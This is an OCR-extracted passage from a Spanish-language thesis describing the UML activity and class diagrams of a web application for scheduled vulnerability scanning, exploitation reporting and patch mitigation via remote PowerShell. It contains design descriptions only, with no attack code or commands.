


Figura 2.4 Diagrama de casos de uso

2.3 DIAGRAMAS DE ACTIVIDADES

Los diagramas de actividades ayudan a que las personas se integren para comprender el comportamiento y proceso para el uso del software. En el ANEXO F se encuentran todos los diagramas de actividades del sistema de gestión Web , incluido el diagrama de actividades que ejemplifica como se ejecuta el proceso del hackeo ético.

En la Figura 2.5 se muestra el diagrama de actividades del módulo de autenticación, en el cual se explica la validación del usuario y contraseña. En caso de existir una sesión

activa en la aplicación Web se podrá acceder a todos los módulos sin la validación de credenciales.




Figura 2.5 Diagrama actividades módulo autenticación

La Figura 2.6 indica el diagrama de actividades del módulo de la página principal, en la cual se valida si existe una sesión y presenta en pantalla el CVE más actual.




Figura 2.6 Diagrama de actividades del módulo de la Página Principal

La Figura 2.7el diagrama de actividades del módulo de calendarización, el cual inicia siempre validando una sesión activa y posteriormente se muestra el flujo para crear, modificar o eliminar escaneos.




Figura 2.7 Diagrama de actividades del módulo de Calendarización

En la Figura 2.8 se muestra el módulo de Estado de Activos y Resultados Finales la cual inicia con la validación de una sesión activa, posteriormente se consulta en la base de datos todos los estados de los activos y se muestran los datos. Se puede seleccionar ver

los resultados para continuar con el siguiente módulo o exportar todos los resultados obtenidos en formato PDF.




Figura 2.8 Diagrama de actividades del módulo de Estado de Activos y Resultados Finales

A continuación, en la Figura 2.9 se muestra el diagrama de actividades del módulo de Escaneo de la Red y presentación de datos, el mismo que inicia validando una sesión activa y posterior muestra los servicios encontrados. A su vez se presenta la opción de visualizar las vulnerabilidades encontradas y se las presenta en una nueva página.




Figura 2.9 Diagrama de actividades del Módulo de Escaneo de la Red y presentación de datos

La Figura 2.10 presenta el diagrama de actividades para el módulo de explotación, se valida si existe una sesión activa y posteriormente se muestran los resultados referentes a los exploits ejecutados.




Figura 2.10 Diagrama de actividades del Módulo de Explotación

Finalmente, en la Figura 2.11 se muestra el diagrama de actividades para el módulo de mitigación en el cual se solicita las credenciales para el `PowerShell` remoto se procede a validar las credenciales y en caso de no ser válidas se muestra un mensaje de error y se regresa a la página de mitigación. Si las credenciales son correctas se presenta los parches de S.O disponibles para que el usuario elija los que desee instalar y al final se muestra un mensaje que los parches han sido instalados.




Figura 2.11 Diagrama de clases Módulo de Mitigación y pruebas de conectividad de PowerShell

2.4 DIAGRAMA DE CLASES

El diagrama de clases es usado en el modelo de programación orientado a objetos, por que trazan claramente la estructura de un sistema en concreto y al modelar sus clases, atributos, operaciones y relaciones entre objetos.

Se presenta el diagrama de clases para la aplicación Web, en la Figura 2.12 se muestran las clases que se usan en los diferentes módulos, sus atributos, métodos y respectivas interacciones y a continuación se resumen de manera breve las diferentes clases:

- Usuario: Esta clase permite gestionar los atributos y operaciones relacionadas con el usuario administrador.
- Escaneos: Esta clase permite gestionar los atributos y operaciones para calendarizar los escaneos y con su respectivo CRUD.
- Activos: Esta clase permite gestionar los activos con sus respectivas operaciones de CRUD.
- Resultados: Esta clase permite gestionar el estado del activo cuando se realiza un escaneo, consta de las operaciones de eliminar y exportar PDF.
- Servicios: Esta clase permite gestionar los resultados obtenidos de los puertos escaneados y el software descubierto.
- Vulnerabilidades: Esta clase permite gestionar los resultados de los CVE encontrados.
- Exploits: Esta clase permite gestionar los resultados de los exploits ejecutados.
- Parches: Esta clase permite gestionar los parches disponibles para instalarlos y realizar una prueba de conectividad de PowerShell.

